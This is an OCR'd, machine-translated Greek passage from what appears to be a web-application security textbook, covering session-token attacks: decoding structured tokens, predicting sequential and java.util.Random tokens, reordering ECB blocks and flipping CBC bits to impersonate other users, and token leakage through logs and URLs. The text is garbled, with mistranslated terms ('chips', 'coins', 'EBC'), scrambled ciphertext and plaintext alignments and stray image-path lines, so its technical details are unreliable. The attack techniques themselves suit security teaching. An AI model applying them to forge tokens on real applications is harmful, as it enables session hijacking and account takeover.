
Οι Μηχανισμοί διαχείρισης συνεδρίας είναι συχνά ευάλωτοι σε επιθέσεις , διότι τα chips δημιουργούνται με ένα ανασφαλές τρόπο που επιτρέπει σε έναν εισβολέα να προσδιορίσει τις αξίες τους που έχουν εκδοθεί σε άλλους χρήστες .

ΣΗΜΕΙΩΣΗ Υπάρχουν πολλές τοποθεσίες όπου η ασφάλεια μιας εφαρμογής εξαρτάται από το απρόβλεπτο των chips που παράγει . Εδώ είναι μερικά παραδείγματα :

" Chips Ανάκτησης"

- Ο κωδικός έχει σταλεί στην καταχωρημένη διεύθυνση ηλεκτρονικού ταχυδρομείου του χρήστη.
- Οι μονάδες τοποθετούνται σε κρυφά πεδία για την πρόληψη cross-site αιτημάτων επιθέσεων πλαστογραφίας.
- Τα Κουπόνια έχουν χρησιμοποιηθεί για να δώσουν πρόσβαση με ένα χρόνο συγκεκριμένο για να προστατεύονται οι πόροι.
- Chips που χρησιμοποιούνται σε λειτουργίες " Να με θυμάσαι ".
- Κουπόνια που επιτρέπουν στους πελάτες μιας εφαρμογής για ψώνια που δεν χρησιμοποιεί ταυτότητα ανάκτησης της τρέχουσας κατάστασης .

Οι εκτιμήσεις σχετικά με τις αδυναμίες εφαρμόζονται σε όλες αυτές τις περιπτώσεις . Στην πραγματικότητα , επειδή πολλές από τις σημερινές εφαρμογές βασίζονται σε ώριμους μηχανισμούς για να δημιουργήσουν τις μάρκες συνεδρίας, είναι συχνά αυτές που σε άλλους τομείς της λειτουργικότητας παρουσιάζουν αδυναμίες καθώς μπορούν να εκμεταλευτούν .



17.Επιθέσεις σε Συνεδρίες

" Κατασκευαστικά Κουπόνια"

Ορισμένες μάρκες συνόδου δημιουργήθηκαν χρησιμοποιώντας το μετασχηματισμό του χρήστη username ή της διεύθυνσης e -mail , ή άλλες πληροφορίες που σχετίζονται με το εν λόγω πρόσωπο . Αυτή η πληροφορία μπορεί να κωδικοποιείται με ασαφή τρόπο και μπορεί να συνδυαστεί με άλλα δεδομένα . Για παράδειγμα, το ακόλουθο διακριτικό μπορεί αρχικά φαίνεται σαν να είναι μια μακρά τυχαία σειρά :

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131

Ωστόσο , για μια πιο προσεκτική εξέταση , μπορείτε να δείτε ότι περιέχει μόνο δεκαεξαδικούς χαρακτήρες. Εικασία ότι η σειρά μπορεί πραγματικά να είναι μια κωδικοποίηση μιας συμβολοσειράς χαρακτήρων ASCII , η οποία μπορεί να εκτελστεί μέσω ενός αποκωδικοποιητή και να αποκαλύψει τα ακόλουθα :

user = daf ; app = το admin ; date = 10/09/11;

Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτή την συμβολική συνεδρία να τη προσπαθήσουν και να μαντέψουν τις τρέχουσες συνεδρίες των άλλων χρηστών της εφαρμογής. Χρησιμοποιώντας έναν κατάλογο ή κοινά ονόματα χρήστη , μπορούν να παράγουν γρήγορα μεγάλο αριθμό έγκυρων chips και να δοκιμάσουν αν ισχύουν . Μονάδες που περιέχουν ουσιώδη στοιχεία συχνά παρουσιάζουν μια συγκεκριμένη δομή . Με άλλα λόγια, περιέχουν διάφορα συστατικά , που συχνά χωρίζονται από ένα διαχωριστικό , μπορεί να εξάγονται και να αναλύονται χωριστά και να επιτρέψουν σε έναν εισβολέα να καταλάβει τη λειτουργία και τα μέσα παραγωγής τους . Εδώ είναι μερικά στοιχεία που μπορεί να υπάρξουν στο πλαίσιο διαρθρωμένων chips :

- Το όνομα χρήστη του λογαριασμού
- Η αριθμητική ταυτοποίηση που χρησιμοποιεί η εφαρμογή να διάκριση μεταξύ λογαριασμών
- Το ονοματεπώνυμο του χρήστη .
- Τη διεύθυνση e -mail του χρήστη.
- Μια ημερομηνία / ώρα
- Έναν προβλέψιμο αριθμό
- Τη διεύθυνση IP του πελάτη

Κάθε διαφορετικό στοιχείο μέσα σε ένα δομημένο τρόπο μπορεί να κωδικοποιείται με διαφορετικούς τρόπους. Αυτό μπορεί να είναι ένα συνειδητό μέτρο αλλοίωσης του περιεχόμενου τους , ή μπορεί να εξασφαλίσει μια ασφαλή μεταφορά των δυαδικών δεδομένων μέσω HTTP . Τα συστήματα κωδικοποίησης που απαντώνται συνήθως περιλαμβάνουν XOR , Base64 , και εκπροσώπηση δεκαεξαδικής μορφής, χρησιμοποιώντας χαρακτήρες ASCII. ενδέχεται να χρειάζεται να δοκιμαστούν διάφορες αποκωδικοποιήσεις για κάθε συστατικό ενός δομημένου token για να αποσυμπιεστεί στην αρχική του μορφή .

"Κρυφές Ακολουθίες"

Είναι κοινό να συναντήσει κάποιος μάρκες συνεδρίας που δεν μπορούν εύκολα να προβλεφθούν, και να περιέχουν αλληλουχίες που αποκαλύπτουν πότε τα tokens είναι κατάλληλα για να αποκωδικοποιηθούν.

Παράδειγμα :

lwjVJA

Ls3Ajg

xpKr + A

XleXYg

9hyCzA

jeFuNg

JaZZoA

Μια σύντομη επιθεώρηση δείχνει ότι οι μάρκες μπορεί να περιέχουν **Base64** κωδικοποιημένα δεδομένα . Εκτός από την περίπτωση μικτών αλφαβητικών και αριθμητικών χαρακτήρων , υπάρχει ένας χαρακτήρας <<+>> , στο οποίο επίσης ισχύει η κωδικοποίηση Base64 . Το τρέξιμο στις μάρκες μέσω ενός αποκωδικοποιητή Base64 αποκαλύπτει τα ακόλουθα:

- Y $

. NїŽ

Z ' « ψ

^ W -b

φ , M

? αn6

% | Y

Αρχικά φαίνεται να είναι ασυναρτησίες και να περιέχουν μη εκτυπώσιμους χαρακτήρες . Αυτό συνήθως δείχνει ότι έχουμε να κάνουμε με δυαδικά δεδομένα και όχι κείμενο ASCII . Καθιστώντας τα αποκωδικοποιημένα δεδομένα , με αριθμούς στο δεκαεξαδικό δίνει τα εξής :

9708D524

2ECDC08E

C692ABF8

5E579762

F61C82CC

8DE16E36

25A659A0

Εξακολουθόντας να μην υπάρχει κάτι κατανοητό . Ωστόσο , αν αφαιρέσουμε κάθε αριθμό από τη προηγούμενη σειρά, φτάνουμε στα εξής:

FF97C4EB6A

97C4EB6A

FF97C4EB6A

97C4EB6A

FF97C4EB6A

FF97C4EB6A

η οποία αμέσως αποκαλύπτει το κρυφό σχέδιο . Ο αλγόριθμος που χρησιμοποιείται για την παραγωγή chips προσθέτει 0x97C4EB6A στην προηγούμενη τιμή , περικόπτει το αποτέλεσμα σε 32-bit αριθμό και Base64 ta δυαδικά δεδομένα , ώστε να μπορέσει να τα μεταφέρει χρησιμοποιώντας το κείμενο με βάση το πρωτόκολλο HTTP . Χρησιμοποιώντας αυτή τη γνώση , μπορεί εύκολα κάποιος να γράψει ένα script για την παραγωγή της σειράς των μαρκών που ο server θα παράχθει στη συνέχεια .

"Η γεννήτρια τυχαίων αριθμών"

Μερικά από τα προϊόντα που χρησιμοποιούν αλγόριθμους αλληλουχίας. Παρ 'όλα αυτά , μπορούν να επεκταθούν προς τα εμπρός ή προς τα πίσω με τέλεια ακρίβεια από οποιονδήποτε αποκτώντας ένα μικρό δείγμα τιμών . Όταν μια προβλέψιμη γεννήτρια ψευδοτυχαίων αριθμών χρησιμοποιείται για την παραγωγή chips συνόδου , οι προκύπτουσες μάρκες είναι ευάλωτες από έναν εισβολέα .Ο Jetty είναι έναw δημοφιλές web server γραμμένος σε Java που παρέχει ένα μηχανισμό διαχείρισης για χρήση από εφαρμογές που τρέχουν σε αυτό . Το 2006 , ο Chris Anley της NGSSoftware ανακάλυψε ότι ο μηχανισμός ήταν ευάλωτος σε συνεδρία επίθεσης πρόβλεψης . Ο διακομιστής χρησιμοποίησε το Java API java.util.Random για να δημιουργήσει μάρκες συνεδρίας . Αυτό υλοποιεί μια " γραμμική συμβατική γεννήτρια , " η οποία παράγει τον επόμενο αριθμό στην ακολουθία ως εξής :

Ο αλγόριθμος αυτός παίρνει τον τελευταίο αριθμό που παράγεται, τον πολλαπλασιάζει με ένα σταθερό , και προσθέτει μια άλλη σταθερά για να πάρουμε τον επόμενο αριθμό . Ο αριθμός είναι περικομμένος σε 48 bits , και ο αλγόριθμος μετατοπίζει το αποτέλεσμα για να επιστρέψει των αριθμό των bits που έχει ζητηθεί από τον καλούντα. Γνωρίζοντας αυτόν τον αλγόριθμο και έναν μοναδικό αριθμό που παράγεται από αυτό , μπορούμε εύκολα να αντλήσουμε την ακολουθία των αριθμών που ο αλγόριθμος θα δημιουργήσει μετά . Μπορούμε επίσης να αντλήσουμε την ακολουθία που παράγεται στο παρελθόν . Αυτό σημαίνει ότι ένας εισβολέας που αποκτά ενιαία συμβολική συνεδρία από το server μπορεί να αποκτήσει τις μάρκες όλων των σημερινών και των μελλοντικών συνόδων .

> **ΣΗΜΕΙΩΣΗ** Μερικές φορές, όταν οι μάρκες έχουν δημιουργηθεί με βάση την έξοδο μιας γεννήτριας αριθμού , οι προγραμματιστές αποφασίζουν να κατασκευάσουν κάθε σημείο από συνένωση αρκετών διαδοχικών εξόδων από τη γεννήτρια . Η λογική για αυτό είναι ότι δημιουργεί μια μακρύτερη, και ως εκ τούτου ένα " ισχυρότερο " token . Ωστόσο , αυτή η τακτική είναι συνήθως ένα λάθος . Εάν ένας εισβολέας μπορεί να λάβει διάφορες συνεχόμενες εξόδους από τη γεννήτρια , αυτό μπορεί να του δώσει τη δυνατότητα να συναγάγει ορισμένες πληροφορίες σχετικά με την εσωτερική της κατάσταση.

" Κρυπτογραφημένο Κουπόνια"

Μερικές εφαρμογές χρησιμοποιούν κουπόνια που περιέχουν σημαντικές πληροφορίες σχετικά με το χρήστη και να επιδιώξουν να αποφύγουν τα προφανή προβλήματα που αυτό συνεπάγεται την κρυπτογράφηση του , προκειμένου να εκδοθούν για τους χρήστες . Δεδομένου ότι οι μάρκες κρυπτογραφούνται χρησιμοποιώντας μυστικό κλειδί που είναι άγνωστο στους χρήστες, φαίνεται να είναι μια ισχυρή προσέγγιση, διότι οι χρήστες θα είναι σε θέση να αποκρυπτογραφήσει τα σύμβολα και να παρέμβει στο περιεχόμενό τους . Ο τρόπος με τον οποίο η εφαρμογή επεξεργάζεται τις μάρκες , μπορεί ωστόσο να δώσουν τη δυνατότητα στους χρήστες να παρέμβουν στο ουσιαστικό περιεχόμενο των μαρκών , χωρίς στην πραγματικότητα την αποκρυπτογράφηση τους .

Όσο περίεργο και αν ακούγεται , αυτές είναι πραγματικά βιώσιμες επιθέσεις που μερικές φορές είναι εύκολο να υλοποιηθούν , και πολλές πραγματικές εφαρμογές αποδείχθηκαν ευάλωτες. Τα είδη των επιθέσεων που εφαρμόζονται εξαρτώνται από τον ακριβή αλγόριθμος κρυπτογράφησης που χρησιμοποιείται .

" Ciphers EBC"

Οι εφαρμογές που χρησιμοποιούν κρυπτογραφημένες μάρκες χρησιμοποιούν ένα συμμετρικό αλγόριθμο κρυπτογράφησης έτσι ώστε οι μάρκες που λαμβάνονται από τους χρήστες να μπορούν να αποκρυπτογραφηθούν για να ανακτήθεί το νόημα των περιεχομένων. Μερικοί συμμετρικοί αλγόριθμοι κρυπτογράφησης χρησιμοποιούν ένα «ηλεκτρονικό βιβλίο κωδίκων " Cipher (**EBC**) . Αυτό το είδος της κρυπτογράφησης χωρίζει τα plaintext σε ισομεγέθη τεμάχια (8 bytes το καθένα) και κρυπτογραφεί κάθε μπλοκ χρησιμοποιώντας το μυστικό κλειδί . Κατά τη διάρκεια της αποκρυπτογράφησης , κάθε μπλοκ ciphertext αποκρυπτογραφείται χρησιμοποιώντας το ίδιο κλειδί για να ανακτήσει το αρχικό μπλοκ του απλού κειμένου . Ένα χαρακτηριστικό της μεθόδου αυτής είναι ότι τα πρότυπα εντός του plaintext μπορεί να οδηγήσουν σε μοτίβα μέσα στο κρυπτογράφημα , επειδή τα ταυτόσημα μπλοκ του plaintext θα κρυπτογραφηθούν σε ταυτόσημα μπλοκ του ciphertext .

Για ορισμένους τύπους δεδομένων , όπως εικόνες bitmap , σημαίνει ότι οι πληροφορίες από plaintext μπορεί να διακριθούν μέσα στο κρυπτογράφημα . Παρά αυτό το κενό με τον **EBC** , οι εν λόγω αλγόριθμοι κρυπτογράφησης χρησιμοποιούνται συχνά για την κρυπτογράφηση πληροφοριών σε εφαρμογές web . Ακόμη και σε περιπτώσεις όπου το πρόβλημα δεν απορρέει μοτίβα απλού κειμένου , τα τρωτά σημεία μπορεί να εξακολουθούν να υπάρχουν . Αυτό συμβαίνει λόγω της συμπεριφοράς της κρυπτογράφησης για την κρυπτογράφηση των ταυτόσημων μπλοκ plaintext σε ταυτόσημα μπλοκ κρυπτογραφήματα. Για παράδειγμα μια εφαρμογή της οποίας οι μάρκες περιέχουν αρκετά διαφορετικό νόημα.

Συστατικά, όπως η αριθμητική ταυτοποίηση του χρήστη :

rnd = 2458992 ; app = iTradeEUR_1 ; uid = 218 ; όνομα = Dafydd ; χρόνος = 634430423694715 000 ;

Όταν αυτό το σημείο είναι κρυπτογραφημένο , φαινομενικά δεν έχει νόημα :

68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307 329140AABD223F003A8309DDB6B970C47BA2E249A0670592D74BCD07D51A3E150EFC2E69 885A5C8131E4210F

Η κρυπτογράφηση του **EBC** χρησιμοποιείται και λειτουργεί σε 8-byte μπλοκ δεδομένων , και μπλοκ απλού χάρτη με τα αντίστοιχα μπλοκ του ciphertext ως εξής:

rnd = 2458 68BAC980742B9EF8992 ;

App = 0A27CBBBC0618E38

iTradeEU 76FF3D6C6E6A7B9CR_1 ;

Uid = B8FCA486F9E11922776F0307329140AA χρήστη;218

name = daf BD223F003A8309DDYDD ;

ώρα B6B970C47BA2E249= 6344304 A0670592D74BCD0723694715 D51A3E150EFC2E69000 ; 885A5C8131E4210F

Τώρα , επειδή κάθε μπλοκ του ciphertext θα αποκρυπτογραφήσει πάντα το ίδιο μπλοκ του απλού κειμένου , είναι πιθανόν για έναν επιτιθέμενο να χειραγωγήσει την ακολουθία των ciphertext μπλοκ έτσι ώστε να τροποποιηθεί το αντίστοιχο απλό κείμενο με ουσιαστικούς τρόπους . Ανάλογα με το πώς ακριβώς η εφαρμογή επεξεργάζεται το κάθε τρόπο, αυτό μπορεί να επιτρέψει στον εισβολέα να μεταβεί σε έναν άλλο χρήστη . Για παράδειγμα, εάν το δεύτερο μπλοκ είναι διπλό μετά το τέταρτο μπλοκ , η ακολουθία από μπλοκ θα είναι ως εξής:

rnd = 2458 68BAC980742B9EF8992 ;

App = 0A27CBBBC0618E38 iTradeEU 76FF3D6C6E6A7B9C R_1 ;

Uid = B8FCA486F9E11922 992 ;

App = 0A27CBBBC0618E38 776F0307329140AA χρήστη; 218

name = daf BD223F003A8309DD YDD ;

ώρα B6B970C47BA2E249=6344304 A0670592D74BCD07 23694715 D51A3E150EFC2E69000;

885A5C8131E4210F

Το αποκρυπτογραφημένο κομμάτι περιέχει τροποποιήσεις. Συχνά , οι εφαρμογές που χρησιμοποιούν μάρκες με τον τρόπο αυτό επιθεωρούν μόνο ορισμένα μέρη των αποκρυπτογραφημένων token , όπως τη ταυτοποίηση του χρήστη. Αν η αίτηση συμπεριφέρεται όπως αυτή, τότε θα επεξεργαστεί στα πλαίσια του χρήστη, αντί για το πρωτότυπο . Η επίθεση που μόλις περιγράψαμε θα εξαρτηθεί από την έκδοσή μιας κατάλληλης rnd τιμής που αντιστοιχεί σε ένα έγκυρο uid. Ας υποθέσουμε ότι έχουμε καταχωρίσει το όνομα χρήστη daf1 , και έχουμε εκδόσει την ακόλουθη ένδειξη :

9A5A47BF9B3B6603708F9DEAD67C7F4C76FF3D6C6E6A7B9CB8FCA486F9E11922A5BC430A73B38C14BD223F003A8309DDF29A5A6F0DC06C53905B5366F5F4684C0D2BBBB08BD834BBADEBC07FFE87819D

Τα μπλοκ του απλού κειμένου και ciphertext έχει ως εξής:

rnd = 9224 9A5A47BF9B3B6603

856 ; App = 708F9DEAD67C7F4C

iTradeEU 76FF3D6C6E6A7B9C R_1 ;

Uid = B8FCA486F9E11922 A5BC430A73B38C14 χρήστη; 219

name = daf BD223F003A8309DD1 ;

Χρόνος = 6F29A5A6F0DC06C5334430503905B5366F5F4684C610652500D2BBBB08BD834BB0 ; ADEBC07FFE87819D

Εάν στη συνέχεια επαναλάβει το έβδομο μπλοκ μετά την τέταρτη κατηγορία, το

αποκρυπτογραφημένο token θα περιέχει ένα uid με τιμή 1 :

rnd = 9224 9A5A47BF9B3B6603856 ;

App = 708F9DEAD67C7F4C

iTradeEU 76FF3D6C6E6A7B9CR_1 ;

Uid = B8FCA486F9E119221 ;

Χρόνος = 6 F29A5A6F0DC06C53A5BC430A73B38C14 χρήστη; 219

name = daf BD223F003A8309DD1 ;

Χρόνος =6F29A5A6F0DC06C5334430503905B5366F5F4684C61065250 0D2BBBB08BD834BB0 ; ADEBC07FFE87819D

"CBC Ciphers"

Οι ελλείψεις σε αλγόριθμους κρυπτογράφησης **EBC** οδήγησε στην ανάπτυξη της κρυπτογράφησης μπλοκ με **(CBC)** αλγόριθμους κρυπτογράφησης . Στη κρυπτογράφηση **CBC** , πριν από κάθε μπλοκ plaintext υπάρχει κρυπτογραφημένο ένα κομμάτι σε **XORed** έναντι του προηγούμενου μπλοκ ciphertext. Αυτό αποτρέπει το ταυτόσημο plaintext μπλοκ από το να κρυπτογραφηθεί σε πανομοιότυπα ciphertext μπλοκ . Κατά τη διάρκεια της αποκρυπτογράφησης , η λειτουργία **XOR** εφαρμόζεται αντίστροφα , και κάθε αποκρυπτογραφημένο μπλοκ **XORed** κατά το προηγούμενο μπλοκ του ciphertext μπορεί να ανακτήσει την αρχική plaintext .

Επειδή στους αλγόριθμους κρυπτογράφησης **CBC** αποφεύγονται ορισμένα από τα προβλήματα με τους αλγόριθμους κρυπτογράφησης **EBC** ,τους συμμετρικούς αλγόριθμους κρυπτογράφησης, όπως DES και AES ,αυτοί χρησιμοποιούνται συχνά σε κατάσταση **CBC** . Ωστόσο, ο τρόπος με τον οποίο οι **CBC**-κρυπτογραφημένες μάρκες συχνά χρησιμοποιούνται σε εφαρμογές web σημαίνει ότι ένας εισβολέας μπορεί να είναι σε θέση να χειριστεί τμήματα των αποκρυπτογραφημένων coins χωρίς να γνωρίζει το μυστικό κλειδί . Για παράδειγμα μια παραλλαγή της προηγούμενης εφαρμογής η οποία περιλαμβάνει τις μάρκες πολλά διαφορετικά συστατικά, όπως η αριθμητική ταυτοποίηση χρήστη:

rnd = 191432758301 ; app = eBankProdTC ; uid = 216 ; χρόνο = 6.343.303 ;

Όπως και πριν , όταν η πληροφορία αυτή είναι κρυπτογραφημένη , αυτό οδηγεί σε ένα φαινομενικά χωρίς νόημα κομμάτι :

0FB1F1AFB4C874E695AAFC9AA4C2269D3E8E66BBA9B2829B173F255D447C51321586257C

6E459A93635636F45D7B1A43163201477

Επειδή αυτό κρυπτογραφείται χρησιμοποιώντας κρυπτογράφηση **CBC** , όταν το κουπόνι αποκρυπτογραφείται , κάθε μπλοκ κρυπτοκείμενο σε **XORed** κατά το επόμενο τμήμα του κειμένου αποκρυπτογραφείται για την απόκτηση του απλού . Τώρα , αν τα μέρη ciphertext (η token έλαβε) γίνουν ορατά σε ένα εισβολέα , τότε τα μπλοκ για την αποκρυπτογράφηση μετατρέπονται σε σκουπίδια . Ωστόσο, αποκρυπτογραφεί το ακόλουθο μπλοκ κειμένου σε XORed με μια διαφορετική αξία , με αποτέλεσμα κάποιες τροποποιήσεις, αλλά εξακολουθεί να έχει νόημα το plaintext . Με άλλα λόγια , με τον χειρισμό ενός μεμονωμένου μπλοκ του token , ο εισβολέας μπορεί συστηματικά να τροποποιήσει τα αποκρυπτογραφημένα περιεχόμενατου μπλοκ που ακολουθεί. Ανάλογα με το πώς η εφαρμογή επεξεργάζεται το προκύπτον αποκρυπτογραφημένο token , αυτό μπορεί να επιτρέψει στον εισβολέα να μεταβεί σε έναν άλλο χρήστη, ή να αποκτήσει προνόμια .

Ας δούμε πώς . Στο παράδειγμα που περιγράφεται , ο εισβολέας λειτουργεί μέσω κρυπτογραφημένου τρόπου, αλλάζοντας ένα χαρακτήρα κάθε φορά με αυθαίρετες τρόπους και αποστολή των τροποποιήσεων σε κουπόνι για την εφαρμογή . Αυτό περιλαμβάνει ένα μεγάλο αριθμό από αιτήσεις . Το παρακάτω είναι μια επιλογή από τις τιμές που προκύπτουν κατά την εφαρμογή αποκρυπτογράφησης κάθε τροποποιήσεις σε κομμάτια :

App = eBankProdTC ; uid = 216 ; Χρόνος = 6.343.303 ;

App = eBankProdTC ; uid = 216 ; Χρόνος = 6.343.303 ;

rnd = 1914 ; AQP = eBankProdTC ;;;;uid = 216 ; χρόνος = 6.343.303 ;

rnd = 1914 ; app = eBankProdTC ;;;; uid = 216 ; χρόνος = 6.343.303 ;

rnd = 191432758301 nkPqodTC ;;;; uid = 216 ; χρόνος = 6.343.303 ;

rnd = 191432758301 nkProdUC ;;;; uid = 216 ; χρόνος = 6.343.303 ;


rnd = 191432758301 ; app = EAT ;;;; uid = 216 ; χρόνος = 6.343.303 ;

rnd = 191432758301 ; app = EBA ;;;; uid = 226 ; χρόνος = 6.343.303 ;

rnd = 191432758301 ; app = eBankProdTC ;;;; χρόνος = 6343303 ;

rnd = 191432758301 ; app = eBankProdTC ;;;; χρόνος = 6343503 ;

Σε κάθε περίπτωση , το μπλοκ που ο επιτιθέμενος έχει τροποποιήσει σε σκουπίδι , υποδεικνύεται από ;;; . Ωστόσο , το επόμενο μπλοκ αποκρυπτογραφείται σε κατανοητό κείμενο που διαφέρει ελαφρώς από το αρχικό δείγμα . Παρά το γεγονός ότι ο εισβολέας δεν βλέπει τις αποκρυπτογραφημένες τιμές , η εφαρμογή προσπαθεί να τα επεξεργαστεί , και ο επιτιθέμενος βλέπει τα αποτελέσματα από την εφαρμογή του σε απαντήσεις . Ακριβώς ό, τι συμβαίνει εξαρτάται από το πώς χειρίζεται η εφαρμογή το μέρος των αποκρυπτογραφημένων διακριτικών που έχουν καταστραφεί.



18. Τα τρία βήματα για μια επίθεση συνεδρίας

" Γνωστοποίηση των Μονάδων σε Logs"

Εκτός από τη μετάδοση απλού κειμένου των μαρκών συνόδου στο δίκτυο επικοινωνιών , το πιο κοινό μέρος όπου μάρκες απλά αποκαλύπτονται σε μη εξουσιοδοτημένα άποψη είναι στα αρχεία καταγραφής του συστήματος. Αν και είναι μια σπανιότερη περίπτωση , η συνέπειες αυτού του είδους αποκάλυψης είναι συνήθως πιο σοβαρή. Αυτά τα αρχεία καταγραφής μπορούν να προβληθούν από ένα πολύ ευρύτερο φάσμα επιτιθέμενων , όχι μόνο από κάποιον ο οποίος είναι κατάλληλα τοποθετημένος για να αφουγκράζεται το δίκτυο. Πολλές εφαρμογές παρέχουν λειτουργικότητα για τους διαχειριστές και άλλη υποστήριξη προσωπικού για να παρακολουθούν και να ελέγχουν τις πτυχές του κράτους εκτέλεσης της εφαρμογής , συμπεριλαμβανομένων των συνόδων των χρηστών . Μια ανεπαρκής ασφάλειας λειτουργία , επιτρέπει σε μη εξουσιοδοτημένους χρήστες να έχουν πρόσβαση στη λίστα από τα τρέχοντα κουπόνια συνόδου , και με αυτόν τον τρόπο να επισκιάσουν τις συνεδριάσεις όλων των χρηστών της εφαρμογής.

Η άλλη κύρια αιτία των μαρκών συνόδου που εμφανίζεται στα αρχεία καταγραφής του συστήματος είναι όταν μαι εφαρμογή χρησιμοποιεί τη συμβολοσειρά ερωτήματος **URL** ως μηχανισμό για τη μετάδοση των μαρκών, σε αντίθεση με τη χρήση cookies **HTTP** ή το σώμα των αιτήσεων **POST** . Όταν οι εφαρμογές μεταδίδουν μάρκες σε συνεδρία τους με αυτόν τον τρόπο , είναι πιθανό ότι οι μάρκες της συνεδρίας τους θα εμφανιστούν σε διάφορα αρχεία καταγραφής του συστήματος σε μη εξουσιοδοτημένη μέρη που μπορούν να έχουν πρόσβαση και άλλοι όπως:

- logs του προγράμματος περιήγησης χρηστών.
- logs του διακομιστή Web.
- Logs εταιρικών ή ISP διακομιστών μεσολάβησης.
- Καταγραφή οποιαδήποτε πληρεξούσιου φιλοξενίας εφαρμογής περιβάλλοντος.
- Οι αναφορές σε όλους τους διακομιστές που επισκέπτονται οι χρήστες της εφαρμογής , ακολουθώντας off-site συνδέσεις.

Μερικά από αυτά τα θέματα ευπάθειας προκύπτουν ακόμη και αν το **HTTPS** χρησιμοποιείται σε όλη την εφαρμογή . Για παράδειγμα, εάν μια εφαρμογή web mail μεταδίδει μάρκες συνεδρίας εντός του URL , ένας εισβολέας μπορεί να στείλει e -mails σε χρήστες της εφαρμογής που περιέχουν ένα σύνδεσμο σε ένα web server που ελέγχει ο ίδιος .

Αν κάποιος χρήστης έχει πρόσβαση στο σύνδεσμο, ο εισβολέας το λαμβάνει , σε πραγματικό χρόνο. Ο εισβολέας μπορεί να τρέξει ένα απλό script στον server του να επισκιάσει τη σύνοδο του κάθε token που ελήφθη και να εκτελέσει κάποια κακόβουλη ενέργεια , όπως τη αποστολή spam e -mail , τη συγκομιδή των προσωπικών πληροφοριών , ή να αλλάξει τους κωδικούς πρόσβασης

"Η έκθεση του πελάτη σε Token αεροπειρατεία"

